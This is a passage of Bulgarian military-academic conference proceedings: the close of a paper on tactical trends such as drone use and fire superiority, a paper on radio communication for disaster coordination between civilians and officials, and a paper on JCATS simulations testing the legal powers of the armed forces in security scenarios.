Широкото използване на безпилотни летателни апарати (БЛА) по време на въоръжени конфликти в Сирия, Нагорни Карабах, Израел и Украйна за водене на въздушно разузнаване, електронна война, коригиране на артилерийски огън, въздушни удари и информационна война, до голяма степен осигури значително повишаване на ефективността на действията на военните формирования на тактическо ниво. На настоящия етап военното ръководство на водещите страни в света обръща все повече внимание на разработването и приемането на въоръжения на БЛА с различно назначение, включително и многоцелеви летателни апарати.

Анализът на опита от бойните операции позволява да се идентифицират следните основни методи за бойно използване на БЛА :

- изпълнение на задачи за идентифициране и поразяване на цели. Предполага еднократно използване на БЛА в зона за търсене в противниково разположение;
- съвместни действия на еднотипни БЛА. Няколко БЛА извършват патрулиране в определена зона.
- съвместни действия на различни видове БЛА . Използват се БЛА за разузнаване, многоцелеви и ударни. Приоритетни цели за поразяване са: командни пунктове, противникова артилерия, елементи на системата за противовъздушна отбрана, тежка бронирана техника и др. Целите се поразяват с реактивни системи и оръдейна артилерия, а по-далечните – ракетни огневи средства и с БЛА за нанасяне на въздушни удари и такива с ударно действие (дронове камикадзе).

Особеност е, че БЛА се използват не само от военни формирования от въоръжените сили на воюващите страни, но и от терористични организации и групировки, които основно използват такива с малък обсег.

Малогобаритните БЛА изключително рядко се поразяват със стрелково оръжие, основният метод за борба с тях е радиоелектронното въздействие. От друга страна производителите на БЛА търсят начини за защита на комуникационните канали, например чрез използването на други честотни диапазони, тяхната честота и произволна промяна и др. Все още се използва и методът на механично въздействие върху тях, по-конкретно чрез използването на артилерийски боеприпаси с дистанционен взривател, които чрез осколочното си действие поразяват групи (рояци) БЛА или отделни такива.

Бързото развитие на безпилотните летателни апарати показва, че тяхното използване в бойни операции тепърва ще се разширява. В бъдеще те могат да действат като така наречените примамки за системи за противовъздушна отбрана и да изпълняват мисии за електронна война. Възможно е да се използват в „рояци“ (използвайки изкуствен интелект), които ще откриват вражески цели, ще гарантират, че ракетните сили и пилотираните самолети са насочени към тях, и ще поразяват самите цели, включително като управляеми боеприпаси.

- повишаване значимостта на ролята на огневата поддръжка.

От трите най-важни компонента на бойните действия - огън , маньовър и удар с войски, чието умело съчетаване винаги е постигало и ще постига решаващи резултати, влиянието на огневата поддръжка става все по-значимо. Ударите с войските, които са предопределяли изхода на боевете, днес и още повече в бъдеще, ще се използват главно в началния етап на военните действия и за завършване на поражението на противостоящите сили. Ролята на огъня е да подготви удара и да увеличи силата му, без да принуждава войските да побеждават противника с цената на големи загуби. При тези условия тактиката е изправена пред задачата да намери принципно нови методи за водене на съвременен бой с комбинирани оръжия, основани на повишените огневи възможности на силите за огнева поддръжка и широкото използване на маньовър.

Важен аспект в развитието на тактиката е постигането на огнево превъзходство над ПС на бойното поле, което се постига чрез интегриране на силите и средствата

разузнаване, командване и управление, и поразяване в една обща автоматизирана система. Внедряването на разнообразни средства за разузнаване, управление и поразяване в единна разузнавателно-огнева система и разработването на методи за провеждане на разузнавателни и ударни операции спомага за постигането на огнево превъзходство. Използването на такива системи води до следните предимства:

- съкращаване на цикъла на разузнаване - вземане на решение - поразяване при едновременно повишаване на тяхната ефективност;
- изпреварване на ПС в действията, постигане на внезапност при огневото му поражение;
- повишаване на точността на огъня.

Важно условие за постигане на огнево превъзходство над ПС е поразяването на противниковите огневи средства още в районите на съсредоточаване, или при заемането на огневи (стартови) позиции и опорни пунктове. Възможностите на съвременните средства за разузнаване и поразяване, съчетани с правилна организация на тяхното използване, позволяват успешното решаване на тази задача.

- изпълнение на бойни задачи от формирования с по-нисък ранг.

При военните конфликти от последните години се наблюдава тенденцията за използване на формирования с по-нисък ранг – роти, батареи, отделни огневи взводове за изпълнение на отделни тактически и огневи задачи. От една страна това е продиктувано от факта, че бойните действия се водят в специфична среда (планинско-гориста местност, градска среда, пустинни райони), а от друга – съхраняване на сили и средства. Използването на такива формирования води до няколко предимства:

- едновременно въздействие по различни противникови цели;
- дезорганизация на системите за командване и управление на ПС чрез водене на обезпокоителен огън от различни позиции;
- децентрализация на управлението и свобода за вземане на решения от командирите от по-ниските нива;
- затрудняване на противниковото разузнаване за реалния състав и разположението на войските на бойното поле;
- повишаване на живучестта на собствените сили и др.

Бързите и драстични промени в обстановката, наложени от развитието на технологиите, изискват активни, смели и инициативни действия от командирите, висока организираност и пълно физическо и психическо натоварване за постигане на победа.

Изучаването на бойния опит в съвременните военни конфликти е от голямо значение за развитието на тактиката и военното изкуство като цяло. Въпреки това не винаги е целесъобразно да се правят промени в бойните устава, свързани с този опит, особено ако се отнася до специфичния характер на бойните операции в конкретен регион.

Заклучение

Разгледаните в настоящия доклад изменения в тактическите действия са само малка част от развитието на тактиката, чрез които се проявява нейното влияние върху други компоненти на военното изкуство. Разбира се, необходими са допълнителни изследвания за идентифициране на нови взаимоотношения между военната стратегия, оперативното изкуство и тактиката, като се вземат предвид перспективите за развитие на средствата за въоръжена борба и опита от съвременните военни конфликти.

Идентифицирането на нови насоки в развитието на тактиката дава възможност да се реагира своевременно на промените в отношенията между компонентите на военното изкуство и не само да се вземат предвид в образователната и научната дейност, но и активно да се прилагат в ръководните документи, бойната дейност и подготовката на формированията.

Източници

5. Тактика на механизираниите и танковите формирования, ТП 3.2-1, София, 2023, МО;
6. Петров В. и колектив, Пособие по тактика на полевата артилерия, част 1 и 2, Шумен, 2016, ISBN 978-954-9681-76-5;
7. Атанасов, А., Артилерията на маневрените формирования в боя, част първа, София, 2012, ВА „Г.С. Раковски“;
8. Градев К., Хинов И., Тактика на механизираниите и танковите формирования, София, 2021, ВА „Г.С. Раковски“;
9. Киров М., Наземно базирани системи за ПВО в Българската армия, Списание „Артилерийски преглед“, 2010, кн. 1, сс. 58-75, ISSN 1313-0420
10. Бувальцев И., Абдрашитов О., Развитие тактики в современных условиях, 2021, vm.ric.mil.ru/Stati/item/353687/

COMMUNICATION SYSTEM FOR THE COORDINATION OF ACTIONS BETWEEN CIVILIANS AND SECURITY OFFICIALS IN THE PROTECTION OF THE POPULATION AND DISASTER MANAGEMENT

Ivan K. Vladov

*Faculty of Artillery, Air Defense and Communication and Information Systems, Shumen,
National Military University, Bulgaria, ivankvladov@abv.bg*

Abstract: *Examining the possibility of communication between civilian, government and non government officials of organizations to coordinate their actions in providing assistance to the local population, control of natural disasters or assistance by armed forces in the event of a conflict*

Keywords: *Population protection system, radio stations, communication*

КОМУНИКАЦИОННА СИСТЕМА ЗА КООРДИНАЦИЯ НА ДЕЙСТВИЯТА МЕЖДУ ЦИВИЛНИ ЛИЦА И СЛУЖИТЕЛИ В СФЕРАТА НА СИГУРНОСТТА ПРИ ЗАЩИТА НА НАСЕЛЕНИЕТО И ОВЛАДЯВАНЕ НА БЕДСТВИЯ

Иван К. Владов

*Национален военен университет, Факултет „Артилерия, ПВО и КИС“,
Шумен, България, ivankvladov@abv.bg*

Резюме: *Разглеждане на възможността за осъществяване на комуникация между цивилни, държавни и неправителствени служители на организации, за координиране на техните действия при оказване на помощ на местното население, овладяване на природни бедствия или съдействие от страна на въоръжени сили при възникнал конфликт.*

Ключови думи: *Система за опазване на населението, радиостанции, комуникация*

Създаването на организация и контрол на действията на дадена група от хора състояща се от цивилни лица, служители на министерството на отбраната и министерството на вътрешните работи в случай на овладяване на бедствия или от гледна точка на защита на населението при организиране на групи за претърсване на райони или издирване на лица в среди не осигуряващи мобилно покритие на операторите е невъзможно. Създаването на структура или организационен принцип при който служителите за сигурност могат посредством служебни радио средства да комуникират с цивилни граждани на радио честоти пригодени и поддържани за цел координиране групи от доброволци и държавни служители. Една такава организирана система която от своя страна изисква използването на конкретни технически устройства от страна на ползвателите така и от страна на служители

или доброволци поддържащи структурата на системата за комуникация със нейния софтуер позволява комуникацията да се осъществява не само между цивилното население и служителите на реда и сигурността, но включва и възможността за комуникация и със неправителствени организации оказващи помощ с средства, хора или техника. Всички организационни структури включително и населението участващи под някаква форма с хуманитарна цел, овладяване на природни бедствия или дори въоръжени сили оказващи помощ в разраснал се конфликт не могат да координират своите действия при отсъствие на комуникации, следователно ако те не могат да разберат за наличието и характера на действията на лица от организация с неправителствен характер или цивилното население, не могат да постигнат ефективност в своите действия. За постигане на оптимални резултати трябва да се погледне към няколко момента в координирането който са осъзнатост, изучаване на случващото се или ситуацията и анализ.

Осъзнатост

На пръв поглед това е фактор който играе важна роля във вземането на решение и съответно предприемане на действие, но осъзнатост няма как да се постигне когато няма възможност за единна организация на действията поради невъзможността за комуникация между държавни или цивилни лица.

Изучаване на случващото се


След напълно осъзнаване за ситуацията и придобиване на информация за случващото се следва да се вземе решение за това как може оптимално да се ползва ресурсът от хора с който се разполага или до каква степен са постигнати целите. Вземайки в предвид че цивилни, държавни служители и служители на организации им предстои да извършат определено действие изискващо от тях да постигнат резултати като:

- Да докладват за изпълнението на дадена задача(или до каква степен е изпълнена)
- Да съобщят за наличието на препятствие или са открили обект.
- Да информират участниците от екипа им състоящ се от цивилни, военни, полицаи

Анализ


Вземането на решение за действие без адекватен анализ на случващото се може да се разгледа просто като изхабяване на ресурса от хора който са налични за дадена цел. Затова анализът е важна част преди вземане на решение, обаче няма как да бъде направен в пълен обем ако част от хората от различните групи нямат възможността да имат свързаност помежду си посредством радио средства и аварийна честота за комуникация позволяваща на същите тези различни групи да обменят информация за случващото се.

Трябва да се разгледа вариантът, че може да няма нужда за изграждане на такава структура, която да отговаря за такъв тип комуникация между такива различни групи хора обединяваща ги една обща цел опазване на населението или овладяване на бедствия поради причината, че по целият свят има радиолюбители такива от които отговарят за ретранслатори по една или друга причина и се грижат за тяхната изправна работа.



Фигура 1: Осъществяване на комуникация посредством ретранслатор.


Възможността на ретранслаторът да позволява комуникация на големи разстояния е много подходяща за използването им в ситуации застрашаващи човешкото здраве. Просто чрез използване на определена честота за комуникация чрез ретранслатор за покриване на по-голям обсег в определена зона при бедствия или аварии. Трябва да се погледне макар в днешно време да има толкова напреднала технология като телефона на който може да се прави всичко в повечето случаи той е зависим от обхват или някакъв ти свързаност в мрежа. За разлика от радиостанцията тя може да комуникира самостоятелно или като част от мрежа. Повечето модерни радиостанции имат възможността да изпращат и дигитална информация като изображение или текстов документ.



Фигура 2: Осъществяване на комуникация между множество групи.

За използването на честотите за комуникация с хора посредством ретранслатор трябва да бъдат установени международни правила за свободно използване на определени радиочестотни диапазони без да се изисква ползвателя на радиотехническото устройство да придобива някакъв тип разрешение за работа с такова.

При създаване на организация за работа на хора от различни по характер структура и организация трябва да се погледне и към възможността за съвместимост на техните технически устройства и принципът им на работа като аналогови или дигитални устройства, може да се получи несъвместимост между дигитално и аналогово устройство поради факта че няма възможност за преобразуване на дигиталните сигнали в аналогови и обратно.



Фигура 2: Разлика между сигналите на аналогова и дигитална радиостанция.

Въпреки, че приложението на такива комуникационна услуга би разширила способностите на хората за постигане на очакваните цели, чрез по-бърз и по-актуален поток от информация, трябва да бъде и законово съобразно и съгласувано с правилата за използване на радиотехнически средства в дадената държава или с международните правила за използване на радиочестотен спектър. Не може да се допуска такъв тип радио комуникация да възпрепятства или вреди на устойчивите радио комуникации от авиацията, службите за сигурност или мореплавателната радио комуникация.

Извод

За постига на добри резултати на терен при работа с голям набор от хора, няма как да се пренебрегне липсата на комуникация. Липсата на една система даваща възможност за комуникация и организация между цивилни и държавни служители създава големи трудности, за координиране на действията помежду си. По този начин се скъсява и времето за навременна реакция заради вероятността за невъзможност или неправилна комуникация. Има и шанс за вземане на грешно

решение за действие поради липсата или не навременно получена информация. Осъществяването на такъв ти комуникация трябва да бъде съобразено и със законовата рамка и в разрешения радиочестотен спектър за да се избегне възможността от създаване на пречки в комуникацията на други организации

Литература

1. Наредба за определяне на процедурните правила и техническите параметри за работа на радиослужба "радиоразпръскване"<https://crc.bg/>
2. Assessment of the National DRR strategy of Bulgaria May2020
3. GAR Special Report, 2024 Forensic Insights for Future Resilience Learning from Past Disasters
4. IARU, IARU HF INTERNATIONAL EMERGENCY OPERATING PROCEDURE
5. <https://www.iaru-r1.org/about-us/committees-and-working-groups/emcomm/emergency-operating-procedures/>

RESULTS OF AN EXPERIMENT CONDUCTED THROUGH COMPUTER SIMULATIONS OF THE EXECUTIVE AND DISTRIBUTION ACTIVITY OF THE ARMED FORCES

Zhivko St. Yordanov

CMDR (OF-4 NAVY) Associated professor
GSM: +359887881809; & +359895456954; e-mail: sbs_81@abv.bg

Abstract: *The executive-ordering activity is an activity carried out by the state authorities on the basis of and in fulfillment of the law. This activity carried out by the Armed Forces of the Republic of Bulgaria was investigated and based on the conducted research an experiment was conducted. This experiment showed some weaknesses in the legal-normative base as well as indicated ways for its improvement.*

Keywords: *Armed Forces, Executive-distributive activity, Law, State institutions Computer simulation.*

РЕЗУЛТАТИ ОТ ПРОВЕДЕН ЕКСПЕРИМЕНТ, ЧРЕЗ КОМПЮТЪРНИ СИМУЛАЦИИ НА ИЗПЪЛНИТЕЛНО-РАЗПОРЕДИТЕЛНАТА ДЕЙНОСТ НА ВЪОРЪЖЕНИТЕ СИЛИ

Живко С. Йорданов


Дейността извършвана от въоръжените сили има всички белези на административната дейност на държавните органи на Република България. Следователно това е изпълнително-разпоредителната дейност извършвана от Въоръжените сили на Република България, която е административна дейност, извършвана от определени държавни органи, въз основа и в изпълнение на закона, която има разпоредителен характер, и чието изпълнение е скрепено с държавна принуда. На базата на тези заключения, в периода 2019 – 2024 г, беше проведено емпирично изследване, което показва някои непълноти в правно-нормативната база регулираща дейността на Въоръжените сили. На базата на това емпирично изследване беше проведен експеримент, който да потвърди или отхвърли получените резултати.

За провеждането на експеримента се разработени три сценария: терористична заплаха за обект от критичната инфраструктура, незаконно преминаване на големи групи през държавната граница и групово нарушаване на обществения ред. Тези три сценария бяха проиграни като първо бяха използвани силите по правилата на сега действащата правно-нормативна база. Второто проиграване на сценариите се проведе на база изводите и предложенията от предварително проведеното емпирично изследване, като така беше проверено кое от направените предложения имат реално приложение на практика. На края бяха проиграни повторно

приложимите действия и на базата на проведен анализ на тези действия бяха създадени предложения за изменение в съществуващите и създаване на нови административни актове регламентиращи дейността на въоръжените сили.

За проиграване на заложените сценарии за проверка на изпълнително-разпоредителната дейност беше използвана симулационна система JCATS. За разлика от видео игрите с военна тематика, симулирането на бойно поле от реалния свят означава създаване и манипулиране на огромни количества данни, които представляват сложни, динамични сценарии, включващи стотици хиляди индивидуални обекти. Такива обекти, могат да включват войници, сензорни системи, оръжия, самолети, боеприпаси, превозни средства и оборудване.[ANGELOV,2022] Симулациите на бойното пространство отчитат условията на сценарий-средата като време, цивилно население и тяхното движение, въздушен и морски трафик и военни активи извън непосредственото бойно поле.

При проиграване на сценария „терористична заплаха за обект от критичната инфраструктура“ за охраната на обекта са привлечени военнослужещи по реда на чл. от ЗОВС на Република България като носят караулна служба по реда на ЗОВС РБ и УВС на ВС на РБ. В този случай военнослужещите носят караулна служба вътре в обекта като могат да реагират само в случай, че лице премине оградата или представлява заплаха с оръжие, а дежурното подразделение или смяната от караула може да се развърне само вътре в охранявания обект.




Фигура 1:Първо проиграване на сценарий противодействие на терористична заплаха за обект от критичната инфраструктура.

Въпреки своевременното привеждане на караула в оръжие и развърщане на дежурното подразделение на заповяданите рубежи факта, че противодействат на

запахата от вътрешната страна на оградата на обекта и откриват огън само и единствено когато атентаторите представляват заплахата (имат оръжие, разпознае се носенето на бомба или преминават през оградата) единият от терористите преминава през оградата под обстрела на часовия от кулата и успява да постави взривно устройство и да взриви една от цистерните за съхранение на горивни материали което може да доведе след себе си редица неблагоприятни последици на територията не само на пристанището обект на атаката, а и на територията на няколко големи области от страната. Тук стана ясно, че поради разположението на силите и ограниченията в правилата за употреба на сила, военните наряди въпреки своевременното развърщане нямат изпреварващо действие спрямо терористите.


По – късно след промяна на разположението на охраната като се допусна охрана на външния периметър, което се предвиждаше от уставите приети през 1992 г. но като се запази правилата за употреба на сила, военнорслужещите охраняващи обекта бяха улеснение от да противодействат на терористичната група.



Фигура 2: Второ проиграване на сценарий противодействие на терористична заплахата за обект от критичната инфраструктура след промяна на правомощията на ВС по ЗОВС.

Тук силите за охрана действат доста по-адекватно като успяват сравнително успешно да противодействат на заплахата като ключова роля изиграват силите развърнати за патрулиране извън обекта. По-голямата част от атентаторите са спрени като са убити или задържани. Въпреки това единият от терористите, който е ранен успява да преодолее оградата и да взривиедна от цистерните за съхранение на горива и гориво-смазочни материали.

Преди третото проиграване бяха променени и правилата за употреба на сила от охраняващите подразделения като техните правомощия значително бяха разширени. В резултата на това охраняващите подразделения реагираха сравнително по-бързо и адекватно.




Фигура 3: Трето проиграване на сценарий противодействие на терористична заплаха за обект от критичната инфраструктура след промяна на правомощията на ВС по ЗОВС и правилата за употреба на сила.

В този случай Въоръжените сили успяват да предотвратят заплахата като нападателите – терористи са неутрализирани като са или арестувани или ликвидирани, а експлозията е предотвратена и взривните устройства задържани и обезвредени.

При проиграване на сценария по охрана на държавната граница се вижда, че действащите правила за употреба на сила и коригираната правно-нормативна база не са достатъчно гъвкави не дават достатъчно правомощия на въоръжените сили за охрана на държавната граница, противодействие на незаконното пресичане и борбата с трафиканти, и престъпници.

При проиграването на сценария по правилата на сега действащите административни актове се получиха следните резултати: при първото проиграване, когато трафикантите бяха без оръжие, наряда който откри групата успя да задържи малка част от мигрантите, като по-голямата част от групата мигранти и трафикантите успяха да преминат безпрепятствено границата и да се насочат в безопасно за тях направление, към вътрешността на страната и да избегнат по-нататъшните заградителни действия от нарядите на Гранична полиция.


(фиг. 4а) При второто проиграване трафикантите, които превеждаха бежанците през границата бяха въоръжени. В този случай трафикантите откриха огън по приближаващия наряд още преди да са били забелязани от наряда, поради което служителя на ГДП и военнослужещия сериозно пострадна, а трафикантите се оттеглиха в безопасно за тях направление към вътрешността на страната.(фиг. 4б)



Фигура 4: Проиграване на сценарий „незаконно преминаване на държавната граница“ при сега действащата правно-нормативна база:
а) с невъоръжени трафиканти; б) с въоръжени трафиканти.

След като бяха променени правилата, по които се използват Въоръжените сили за охрана на държавната граница сценария се проигра отново от самото начало. В този случай макар и служителите, които патрулират по границата да нямат изпреварващо действие мигрантите да успеят да преминат, военнослужещите извършват заградителни мероприятия на най-вероятните направления за


преминаване при което успяват да задържат групата да арестуват трафикантите и мигрантите (фиг. 5).



Фигура 5:Проиграване на втория сценарий след промяна в правно-нормативната база. Всички нарушители на границата са залпени.

Третият сценарий – групово нарушаване на обществения ред на територията на средно голям град с население 50000-100000 души, в който има сравнително голям военен гарнизон, който наброява между 500 и 1500 души. Първоначално сценария се разигра по сега действащите законови правила. В този случай Въоръжените сили отговарят на заплахата само при поискване от областния управител до Началника на отбраната, което е изключително бавна процедура и може да отнеме 24 часа и повече. В този случай военнослужещите намиращи се в казармите и командирите единствено могат да вземат мерки за усиление на охраната и недопускане на външни лица да проникнат във военните формирования. При това действат формированията на окръжна дирекция на полицията и формирования на жандармврията от близките градове, в които има зонално жандармерийско управление или жандармерийски участък. При тази ситуация тълпата е разпръсната успешно но са нанесени юети по инфраструктурата и населението, а дейците и провокаторите на тези деяния успяват да избягат като са арестувани едва 4- 5 души от тях (Фиг. 6а).

Второто проиграване (фиг 6б) беше направено след предполагаема промяна в правно-нормативната база и правилата за употреба на сила. В този случай формированията от въоръжените сили бяха използвани за прикриване на най-вероятните направления на движение на групата мигранти.



Фигура 6 – Проиграване на сценарий „Групово нарушаване на обществения ред“ а – проиграване без участието на гарнизона, вижда се как по-голяма част от провокаторите успяват да избягат; б – проиграване след евентуални изменения на правно-нормативната база, вижда се как по-голяма част от провокаторите и нарушителите са задържани.

От направеният експеримент могат да се направят следните изводи:

Промяната на правно-нормативната база ще осигури много по-ефективно използване на въоръжените сили при различни кризи за страната;

Необходимо е изменение на подзаконовите нормативни и административни актове, за да се дадат необходимите правомощия на въоръжените сили за участие в преодоляването на кризи от различен характер;

